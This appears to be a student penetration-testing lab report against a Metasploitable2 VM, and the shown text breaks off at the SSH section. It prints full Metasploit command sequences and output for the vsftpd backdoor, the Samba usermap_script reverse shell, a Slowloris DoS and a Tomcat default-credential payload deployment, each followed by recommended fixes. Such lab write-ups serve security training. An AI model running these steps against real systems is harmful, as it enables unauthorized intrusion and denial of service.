

DEBI

MetasplitTable2

Rana Medhat Mohamed

MetasploitTable2

Table of Contents

1. Introduction

2. IP Discovery

- Using ifconfig to Identify Local IP

3. Network Discovery

- Scanning Devices with netdiscover

4. Operating System Scanning

- Identifying OS with Nmap

5. Service Exploitation

- **5.1 FTP Service Exploitation (vsFTPD 2.3.4)**

- Service Detection on Port 21
- Exploitation Using Metasploit (/unix/ftp/vstpd_234_backdoor)
- Post-Exploitation: Meterpreter Session
- Recommended Fix

- **5.2 Telnet Service Exploitation**

- Default Credentials Access
- Privilege Verification
- Recommended Fix

- **5.3 Samba Service Exploitation**

- File Sharing Detection with smbclient and enum4linux
- Exploitation Using Metasploit
- Recommended Fix

- **5.4 HTTP Service Exploitation (CVE-2007-6750)**

- Denial of Service Attack Exploitation
 - Recommended Fix
- **5.5 Apache Tomcat Exploitation**
 - Exploiting Default Credentials on Port 8180
 - Reverse Shell Payload Execution (java/shell_reverse_tcp)
 - Recommended Fix
- **5.6 SSH Exploitation**
 - Overview of SSH
 - Exploitation Using Metasploit (auxiliary/scanner/ssh/ssh_login)
 - Recommended Fix
- **5.7 SMTP Exploitation**
 - Overview of SMTP
 - Exploitation Using Metasploit (smtp_enum)
 - Recommended Fix
- **5.8 PHP-CGI Exploitation**
 - Overview of PHP-CGI
 - Exploitation Using Metasploit
 - Recommended Fix
- **5.9 Java RMI Exploitation**
 - Overview of Java RMI
 - Exploitation Using Metasploit
 - Recommended Fix
- **5.10 Bind Shell Exploitation**
 - Overview of Bind Shell

- Recommended Fix
- **5.11 NFS Exploitation**
 - Overview of NFS
 - Exploitation Results
 - Recommended Fix
- **5.12 Distccd Exploitation**
 - Overview of Distcc
 - Exploitation Using Metasploit
 - Recommended Fix
- **5.13 PostgreSQL Exploitation**
 - Overview of PostgreSQL
 - Exploitation Using Metasploit
 - Recommended Fix
- **5.14 VNC Exploitation**
 - Overview of VNC
 - Exploitation Using Metasploit
- **5.15 IRC Exploitation**
 - Overview of IRC
 - Exploitation Using Metasploit

6. Overview of Nessus Scanning

7. Conclusion

1. Introduction

In the ever-evolving landscape of cybersecurity, the need for thorough assessments of network services is paramount. This report delves into a comprehensive analysis of various vulnerabilities associated with common network protocols and applications, specifically focusing on exploitation techniques employed within a controlled environment.

Throughout the assessment, we examine multiple services, including FTP (specifically vsFTPD 2.3.4), SSH, SMTP, PHP-CGI, Java RMI, NFS, Distcc, PostgreSQL, VNC, and IRC. By utilizing advanced tools such as Metasploit, we conduct a systematic exploration of vulnerabilities that exist within these services, demonstrating how attackers can exploit weaknesses to gain unauthorized access.

2. IP Discovery

In the process of penetration testing, discovering the IP addresses of devices within the local network is a foundational task. This section focuses on how to utilize the `ifconfig` command to identify the local IP address of the testing machine, which is essential for understanding its position in the network.

Using `ifconfig` to Identify Local IP

1. **Open Terminal:** Begin by launching the terminal in the Kali Linux environment, which is commonly used for penetration testing.
2. **Execute the Command:** Type the command `ifconfig` and hit Enter. This command displays detailed information about all network interfaces on the machine.
3. **Identify the Local IP Address:**
 - Locate the active network interface in the output (typically labeled as `eth0`, `wlan0`, or similar).
 - The local IP address will be shown next to the `inet` field.

```
(deabes@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.29.147 netmask 255.255.255.0 broadcast 192.168.29.255
    inet6 fe80::72ff:e43f:fad3:58c9 prefixlen 64 scopeid 0x20<link>
    ether 5e:40:a6:58:c6:89 txqueuelen 1000 (Ethernet)
    RX packets 116 bytes 42208 (41.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 88 bytes 20256 (19.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Here, the local IP address is **192.168.27.147**.

- 4. **Understanding the Network Range:** Knowing the local IP allows the penetration tester to ascertain the network range, which is crucial for discovering other devices and services present in the local network.

3. Network Discovery

Network discovery is essential in penetration testing for identifying devices connected to the local network. This section discusses the use of the **netdiscover** tool.

Scanning Devices with netdiscover

- 1. **Tool Overview:** **Netdiscover** is a reconnaissance tool that uses ARP (Address Resolution Protocol) to discover active devices on a local network.

```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 192.168.29.1 | 00:50:56:c0:00:08 | 1     | 60  | VMware, Inc.          |
| 192.168.29.2 | 00:50:56:ef:74:ce | 1     | 60  | VMware, Inc.          |
| 192.168.29.148 | 00:0c:29:a0:39:00 | 1     | 60  | VMware, Inc.          |
| 192.168.29.254 | 00:50:56:e5:69:f1 | 1     | 60  | VMware, Inc.          |
```

- 2. **Interpreting the Results:**
 - The scan will display a list of discovered IP addresses and MAC addresses.
 - For instance, the IP address of the **metasploitable2** machine was found to be **192.168.29.148**.

4. Operating System Scanning

Operating system (OS) scanning is a critical step in penetration testing that helps identify the target machine's operating system and its version. This information can inform the selection of appropriate exploits during an attack.

Identifying OS with Nmap

1. **Tool Overview: Nmap** is used for network discovery and security auditing, capable of determining the operating system of a target.

2. **OS Scan Execution:**

The command used is:

```

(deabes@kali)-[~]
$ nmap -O 192.168.29.148
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-08 10:54 EDT
Nmap scan report for 192.168.29.148
Host is up (0.00040s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:A0:39:00 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.75 seconds
  
```

3. **Scanning Services:**

- A subsequent scan for open ports and services was conducted using:

```

(deabes@kali)-[~]
$ nmap -p- -sV 192.168.29.148 -n -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-08 10:59 EDT
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 40.00% done; ETC: 10:59 (0:00:09 remaining)
Stats: 0:01:10 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 11:00 (0:00:02 remaining)
Nmap scan report for 192.168.29.148
Host is up (0.0021s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbc)
39655/tcp open  mountd       1-3 (RPC #100005)
40269/tcp open  java-rmi     GNU Classpath grmiregistry
43241/tcp open  nlockmgr     1-4 (RPC #100021)
46923/tcp open  status       1 (RPC #100024)
MAC Address: 00:0C:29:A0:39:00 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 132.99 seconds

```

Arguments Explained:

- **-T5**: Sets the timing template to "Insane," allowing for a very fast scan. This option can overwhelm the network or devices and increases the likelihood of detection.
- **-n**: Disables DNS resolution, scanning IPs directly without resolving them to hostnames.
- **-p-**: Scans all 65,535 TCP ports, ensuring no potential service is overlooked.
- **-sV**: Enables version detection, allowing Nmap to determine the versions of the services running on the identified ports.

5. Service Exploitation

5.1. FTP Service Exploitation (vsFTPD 2.3.4)

- **Service Detection on Port 21**

Using Nmap, the FTP service was detected on **port 21**. To gather more detailed information about the service, the following command was executed:

```
(deaves@kali)-[~]
└─$ sudo nmap -p 21,2121 192.168.29.148 -sC
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-08 11:05 EDT
Nmap scan report for 192.168.29.148
Host is up (0.00032s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.29.147
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPD 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
2121/tcp open  ccproxy-ftp
MAC Address: 00:0C:29:A0:39:00 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.97 seconds
```

- **-sC**: This argument runs the default scripts included with Nmap, leveraging the Nmap Scripting Engine (NSE) for additional scanning. These scripts can perform various tasks, such as version detection, default logon attempts, and service scanning.

- **Vulnerability Identification**

Upon scanning, it was discovered that the FTP service running on port 21 was **vsFTPD version 2.3.4**, which is known to contain a backdoor vulnerability.

Exploitation Using Metasploit

- 1. **Framework Overview:** Metasploit was used as the exploitation tool to take advantage of the identified vulnerability.

```
msf6 > search vsFTPD 2.3.4

Matching Modules  EDB Verified: 0/0  Exploit: 1 / 1  Vulnerable App:

#  Name  Disclosure Date  Rank  Check  Description
-  -  -  -  -  -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03  excellent  No  vsftpd v2.3.4 Backdoor Command Execution
```

2. **Exploit Selection:**

- o The exploit for the vulnerability was identified as:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.29.148
RHOSTS => 192.168.29.148
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
--      -
CHOST      The local client address
CPORT      The local client port
Proxies    A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.29.148  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT      21              yes       The target port (TCP)

Exploit target:

Id  Name
--  -
0   Automatic

View the full module info with the info, or info -d command.
```

3. **Running the Exploit:**

- o The command show options was executed to identify the required options for running the exploit.
- o After setting the necessary options, the exploit was executed successfully.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.29.148:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.29.148:21 - USER: 331 Please specify the password.
[+] 192.168.29.148:21 - Backdoor service has been spawned, handling...
[+] 192.168.29.148:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.29.147:42391 -> 192.168.29.148:6200) at 2024-10-08 11:14:37 -0400

id
uid=0(root) gid=0(root)
```

4. **Successful Exploitation:**

- o Once the exploit was successful, the command id was used to check the privileges, confirming that the session had root access.

• **Post-Exploitation: Meterpreter Session**

1. **Session Management:**

- To maintain access, the session was saved in the background by pressing Ctrl+Z.
- The command session -u 1 was used to upgrade the session to a Meterpreter session.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions
Active sessions
vsftpd 2.3.4 - Backdoor Command Execution

  Id  Name  Type 3-ID:  Information  Connection  Type:  Platform:  Date:
  --  ---  ---  ---  ---  ---  ---  ---  ---
  1    shell cmd/unix  192.168.29.147:42391 → 192.168.29.148:6200 (192.168.29.148)

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
Vulnerable App:

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.29.147:4433
[*] Sending stage (1017704 bytes) to 192.168.29.148
[*] Meterpreter session 2 opened (192.168.29.147:4433 → 192.168.29.148:53042) at 2024-10-08 11:16:22 -0400
[*] Command stager progress: 100.00% (773/773 bytes)

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions 2
[*] Starting interaction with 2...
Author:  Type:
HERCULESRD  REMOTE

meterpreter > Interrupt: use the 'exit' command to quit
meterpreter >
Background session 2? [y/N]
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions 2
[*] Starting interaction with 2...

meterpreter > help
```

2. Active Sessions:

- Two sessions were maintained in the background:
 - **Shell Session:** Provides command-line access.
 - **Meterpreter Session:** Allows for advanced post-exploitation actions.

• Recommended Fix

To mitigate the vulnerability associated with vsFTPD 2.3.4 and prevent future exploitation, the following actions are recommended:

- **Upgrade vsFTPD:** Immediately upgrade to a more secure version of vsFTPD. The backdoor vulnerability present in version 2.3.4 has been patched in subsequent releases.
- **Apply Security Updates:** Regularly update the operating system and all installed packages to ensure that known vulnerabilities are addressed.

- **Implement Security Best Practices:**
 - Use strong, unique passwords for FTP services.
 - Limit FTP access to trusted IP addresses only.
 - Consider replacing FTP with more secure alternatives, such as SFTP or FTPS.

5.2. Telnet Service Exploitation

- **Default Credentials Access**

During the assessment of the Telnet service, it was discovered that the default credentials were still in use. The login process prompted for credentials, displaying the following message:

login with msfadmin/msfadmin to get started

Using the default credentials, the following login was attempted:

- **Username:** msfadmin
- **Password:** msfadmin

Upon successfully logging in, it was confirmed that the credentials were weak and easily exploitable.

```

(deabes@kali)-[~]
$ telnet 192.168.29.148
Trying 192.168.29.148 ...
Connected to 192.168.29.148.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Tue Oct  8 10:45:44 EDT 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin

```

• Privilege Verification

Once logged in, the following commands were executed to verify user privileges:

1. Identify User:

```
whoami
```

- This command was used to confirm the identity of the logged-in user.

2. Check Permissions:

```
sudo -l
```

- The output indicated that the user had **all permissions**, allowing for unrestricted access to execute commands with elevated privileges.

```
msfadmin@metasploitable:~$ sudo -l
[sudo] password for msfadmin:
User msfadmin may run the following commands on this host:
(ALL) ALL
```

- **Recommended Fix**

To address the vulnerabilities associated with the Telnet service exploitation, the following actions are recommended:

1. **Disable Telnet:** If possible, disable the Telnet service altogether in favor of more secure alternatives such as SSH (Secure Shell), which provides encrypted communication.
2. **Change Default Credentials:** If Telnet must be used, change the default credentials immediately to strong, unique passwords to prevent unauthorized access.
3. **Implement Network Security Controls:**
 - Limit Telnet access to trusted IP addresses only using firewalls or access control lists.
 - Monitor Telnet access logs for any unauthorized attempts.
4. **Regular Security Audits:** Conduct regular security audits to ensure that default credentials are not in use and that all services are secured according to best practices.

5.3. Samba Service Exploitation

- **File Sharing Detection with smbclient and enum4linux**

To assess the Samba service for vulnerabilities, the following tools were utilized:

1. **smbclient:** This tool was used to check for shared files on the target system. The following command was executed:

```
(deabes@kali)~$ smbclient -N -L 192.168.29.148
Anonymous login successful

Sharename      Type      Comment
-----
print$         Disk     Printer Drivers
tmp            Disk     oh noes!
opt            Disk
IPC$           IPC      IPC Service (metasploitable server (Samba 3.0.20-Debian))
ADMIN$        IPC      IPC Service (metasploitable server (Samba 3.0.20-Debian))

Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

Server          Comment
-----
WORKGROUP       Master
WORKGROUP       METASPLOITABLE
```

- The -N option allows for anonymous login, while the -L option lists the shared files and directories on the target.
2. **enum4linux:** This tool was used to gather detailed information about users, groups, and other enumeration data. The command executed was:

```
sudo enum4linux -a <Target_IP>
```

- This command retrieves comprehensive information, including user accounts and share information.

```
( Session Check on 192.168.29.148 )
[+] Server 192.168.29.148 allows sessions using username '', password ''
```

The Samba version detected was **3.x**, which is known to have several vulnerabilities, particularly on port **139**.

- **Exploitation Using Metasploit**

After gathering information about the Samba service, a search was conducted in Metasploit for available exploits. The following steps were taken:

1. **Search for Exploit:**

- A suitable exploit for Samba version 3.x was identified in Metasploit.

```
msf6 > search Samba 3.0.20
```

```
Matching Modules
```

	B-ID:	CVE:	Author:	Type:	Platform:	Date:
	18292	2007-2441	METASPLOIT	REMOTE	LINUX	2007-05-14
#	Name	Disclosure Date	Rank	Check	Description	
0	exploit/multi/smb/usermap_script	2007-05-14	excellent	No	Samba "username map script" Command Execution	

2. Set Options:

- The RHOST option was set to the IP address of the target machine.

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):



| Name    | Current Setting | Required | Description                                                                                            | Type    | Platform | Date       |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|---------|----------|------------|
| CHOST   |                 | no       | The local client address                                                                               | IPADDR  | linux    | 2012/06/10 |
| CPORT   |                 | no       | The local client port                                                                                  | Integer |          |            |
| Proxies | EDB Verified    | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           | String  |          |            |
| RHOSTS  |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html | String  |          |            |
| RPORT   | 139             | yes      | The target port (TCP)                                                                                  | Integer |          |            |



Payload options (cmd/unix/reverse_netcat):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.29.147  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:

0

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.29.148
RHOSTS => 192.168.29.148
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.29.147:4444
[*] Command shell session 1 opened (192.168.29.147:4444 -> 192.168.29.148:34160) at 2024-10-08 12:13:54 -0400

whoami
root
```

3. Run the Exploit:

- After configuring the required options, the exploit was executed successfully, allowing unauthorized access to the Samba service.

The outcome was a successful exploitation of the Samba service, providing the attacker with access to shared files and potential further control over the target system.

- **Recommended Fix**

To mitigate the risks associated with Samba service exploitation, the following recommendations are advised:

1. **Upgrade Samba:** Regularly update Samba to the latest stable version to ensure that known vulnerabilities are patched.
2. **Limit File Sharing:** Restrict file sharing to only necessary users and groups. Disable anonymous access unless absolutely required.
3. **Network Segmentation:** Isolate the Samba server from untrusted networks to minimize exposure to potential attacks.
4. **Implement Strong Authentication:** Use strong passwords and consider implementing additional authentication mechanisms for accessing shared resources.
5. **Monitor Samba Logs:** Regularly review Samba logs for unauthorized access attempts and suspicious activities.

5.4. HTTP Service Exploitation (CVE-2007-6750)

- Denial of Service Attack Exploitation

Nmap <ip> -p 80—script vuln

During the assessment of the target system, the HTTP service was scanned, and a critical vulnerability identified was **CVE-2007-6750**. This vulnerability is associated with a Denial of Service (DoS) attack, which can disrupt the normal functioning of the web service, rendering it unavailable to legitimate users.

```

http-slowloris-check:
  VULNERABLE:
    Slowloris DOS attack
    State: LIKELY VULNERABLE
    IDs: CVE:CVE-2007-6750
    Slowloris tries to keep many connections to the target web server open and hold
    them open as long as possible. It accomplishes this by opening connections to
    the target web server and sending a partial request. By doing so, it starves
    the http server's resources causing Denial Of Service.
  
```

To exploit this vulnerability, the following steps were taken:

1. Search for the Exploit:

- The Metasploit framework was utilized to search for relevant exploits related to CVE-2007-6750.

```

msf6 > search Slowloris
Matching Modules
-----
#  Name
0  auxiliary/dos/http/slowloris
Disclosure Date  Rank  Check  Description
2009-06-17      normal No      Slowloris Denial of Service Attack
  
```

2. Use the Exploit:

- Once the appropriate exploit was identified, it was executed against the target. This attack aimed to overwhelm the HTTP service, causing it to crash or become unresponsive.

```
msf6 > use 0
msf6 auxiliary(dos/http/slowloris) > show options

Module options (auxiliary/dos/http/slowloris):
Content: msfdev@kali:~/metasploit
Login: msfadmin/msfadmin to get started


| Name            | Current Setting | Required | Description                                  |
|-----------------|-----------------|----------|----------------------------------------------|
| delay           | 15              | yes      | The delay between sending keep-alive headers |
| rand_user_agent | true            | yes      | Randomizes user-agent with each request      |
| rhost           |                 | yes      | The target address                           |
| rport           | 80              | yes      | The target port                              |
| sockets         | 150             | yes      | The number of sockets to use in the attack   |
| ssl             | false           | yes      | Negotiate SSL/TLS for outgoing connections   |


View the full module info with the info, or info -d command.
```

```
msf6 auxiliary(dos/http/slowloris) > set rhost 192.168.29.148
rhost => 192.168.29.148 trusted network!
msf6 auxiliary(dos/http/slowloris) > run

Login with msfadmin/msfadmin to get started
[*] Starting server ...
[*] Attacking 192.168.29.148 with 150 sockets
[*] Creating sockets ...
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
^C[-] Stopping running against current target...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf6 auxiliary(dos/http/slowloris) > █
```

3. Auxiliary Modules:

- The Metasploit framework provides auxiliary modules, which allow for a variety of actions such as information gathering and scanning without the need to exploit a specific vulnerability. These can be used in conjunction with the main exploit to enhance reconnaissance efforts.

The result of the exploitation was a successful denial of service on the HTTP service, impacting the availability of the web application hosted on the target server.

• Recommended Fix

To mitigate the risks associated with the identified HTTP vulnerability, the following recommendations are advised:

1. **Patch and Update:** Ensure that the web server software is regularly updated to the latest versions, which may include security patches for known vulnerabilities.

2. **Implement Rate Limiting:** Configure the web server to limit the number of requests from a single IP address to prevent overwhelming the service.
3. **Use Web Application Firewalls (WAF):** Deploy a WAF to help filter and monitor HTTP requests and block potential DoS attacks.
4. **Load Balancing:** Consider using load balancers to distribute incoming traffic across multiple servers, reducing the impact of high traffic loads on a single server.
5. **Monitor Server Logs:** Regularly review server logs for unusual patterns of traffic that could indicate an ongoing or imminent attack.

5.5. Apache Tomcat Exploitation

• Exploiting Default Credentials on Port 8180

During the assessment of the target system, an Apache Tomcat service was identified running on port **8180**. This service, like many others, can be vulnerable to exploitation through default credentials. To assess this vulnerability, the following steps were undertaken:

1. Search for Exploit:

- The Metasploit framework was utilized to search for potential exploits related to Apache Tomcat on port 8180.

```
msf6 > serach tomcat jsp
[-] Unknown command: serach. Did you mean search? Run the help command for more details.
msf6 > search tomcat jsp

Matching Modules
=====
```

#	Name	Rank	Disclosure Date	Check	Description
0	auxiliary/admin/http/ghostcat	normal	2020-02-20	Yes	Apache Tomcat AJP File Read
1	exploit/multi/http/tomcat_mgr_deploy	excellent	2009-11-09	Yes	Apache Tomcat Manager Application Deployer Authenticated Code Execution

2. Use Exploit:

- After identifying the relevant exploit, it was executed against the target.

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):
```

Name	Current Setting	Required	Description
HttpPassword		no	The password for the specified username
HttpUsername		no	The username to authenticate as
PATH	/manager	yes	The URI path of the manager app (/deploy and /undeploy will be used)
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
VHOST		no	HTTP server virtual host

```

Payload options (java/meterpreter/reverse_tcp):
=====
Name      Current Setting  Required  Description
-----
LHOST     192.168.29.147  yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

```

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > set rhosts 192.168.29.148
rhosts => 192.168.29.148
msf6 exploit(multi/http/tomcat_mgr_deploy) > set rport 8180
rport => 8180
msf6 exploit(multi/http/tomcat_mgr_deploy) > set httpusername tomcat
httpusername => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set httppassword tomcat
httppassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > show payloads
```

3. Default Credentials:

- A search revealed that the default username and password for Apache Tomcat are commonly set to tomcat/tomcat. This information was sourced from a GitHub repository dedicated to documenting default credentials: [Default Apache Tomcat Passwords](#).

• Reverse Shell Payload Execution (java/shell_reverse_tcp)

Once the default credentials were confirmed, the next step involved using a reverse shell payload to gain control over the target system:

1. Payload Selection:

- The chosen payload for exploitation was `payload/java/shell_reverse_tcp`, which allows for a reverse shell connection back to the attacker's machine.

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > show payloads

Compatible Payloads
```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/bind_aws_instance_connect	.	normal	No	Unix SSH Shell, Bind Instance Connect (via AWS API)
1	payload/generic/custom	.	normal	No	Custom Payload
2	payload/generic/shell_bind_aws_ssm	.	normal	No	Command Shell, Bind SSM (via AWS API)
3	payload/generic/shell_bind_tcp	.	normal	No	Generic Command Shell, Bind TCP Inline
4	payload/generic/shell_reverse_tcp	.	normal	No	Generic Command Shell, Reverse TCP Inline
5	payload/generic/ssh/interact	.	normal	No	Interact with Established SSH Connection
6	payload/java/jsp_shell_bind_tcp	.	normal	No	Java JSP Command Shell, Bind TCP Inline
7	payload/java/jsp_shell_reverse_tcp	.	normal	No	Java JSP Command Shell, Reverse TCP Inline
8	payload/java/meterpreter/bind_tcp	.	normal	No	Java Meterpreter, Java Bind TCP Stager
9	payload/java/meterpreter/reverse_http	.	normal	No	Java Meterpreter, Java Reverse HTTP Stager
10	payload/java/meterpreter/reverse_https	.	normal	No	Java Meterpreter, Java Reverse HTTPS Stager
11	payload/java/meterpreter/reverse_tcp	.	normal	No	Java Meterpreter, Java Reverse TCP Stager
12	payload/java/shell/bind_tcp	.	normal	No	Command Shell, Java Bind TCP Stager
13	payload/java/shell/reverse_tcp	.	normal	No	Command Shell, Java Reverse TCP Stager
14	payload/java/shell_reverse_tcp	.	normal	No	Java Command Shell, Reverse TCP Inline
15	payload/multi/meterpreter/reverse_http	.	normal	No	Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Archi
16	payload/multi/meterpreter/reverse_https	.	normal	No	Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Archi

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > set payload 13
payload => java/shell/reverse_tcp
```

2. Execution:

- The payload was executed, establishing a connection from the target system back to the attacker. This provided the attacker with command-line access to the compromised server.

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > exploit

[*] Started reverse TCP handler on 192.168.29.147:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6236 bytes as FC0zZLU5b1SPHmlgFILTzH25Ip1RnH9.war ...
[*] Executing /FC0zZLU5b1SPHmlgFILTzH25Ip1RnH9/dnrKQlSJ2FcA5jcNcSpMLlGifB3u.jsp ...
[*] Undeploying FC0zZLU5b1SPHmlgFILTzH25Ip1RnH9 ...
[*] Sending stage (2952 bytes) to 192.168.29.148
[*] Command shell session 1 opened (192.168.29.147:4444 → 192.168.29.148:39864) at 2024-10-12 14:27:41 -0400

whoami
tomcat55
```

3. Successful Exploitation:

- Upon running the exploit, a successful connection was established, granting access to the target system.

• Recommended Fix

To mitigate the risks associated with the identified Apache Tomcat vulnerability, the following recommendations are advised:

1. **Change Default Credentials:** Immediately change the default username and password to a strong, unique set of credentials.
2. **Regular Updates:** Keep Apache Tomcat updated to the latest stable version to ensure that any known vulnerabilities are patched.
3. **Restrict Access:** Configure firewall rules to limit access to the Tomcat service to trusted IP addresses only.
4. **Implement Security Best Practices:** Regularly review and adhere to security best practices for web applications, including disabling unnecessary services and applying the principle of least privilege.
5. **Monitor Logs:** Regularly monitor access logs for any unauthorized access attempts or anomalies.

5.6. SSH Exploitation

- **Overview of SSH**

SSH, or Secure Shell, is a protocol that facilitates secure communication over an unsecured network. It is commonly used for accessing and managing remote servers, especially Linux-based systems. SSH operates on port **22** by default and employs encryption to ensure the confidentiality and integrity of data exchanged between the client and server. Given its significance in system administration, any vulnerabilities in SSH can lead to unauthorized access, data breaches, and compromised systems.

